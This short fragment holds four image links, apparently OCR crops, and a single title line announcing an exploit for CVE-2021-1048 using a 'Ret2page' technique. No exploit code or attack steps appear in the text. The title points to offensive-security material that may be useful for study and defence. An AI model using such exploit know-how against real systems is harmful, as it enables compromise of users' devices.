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

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




CVE-2021-1048 exploit (Ret2page)

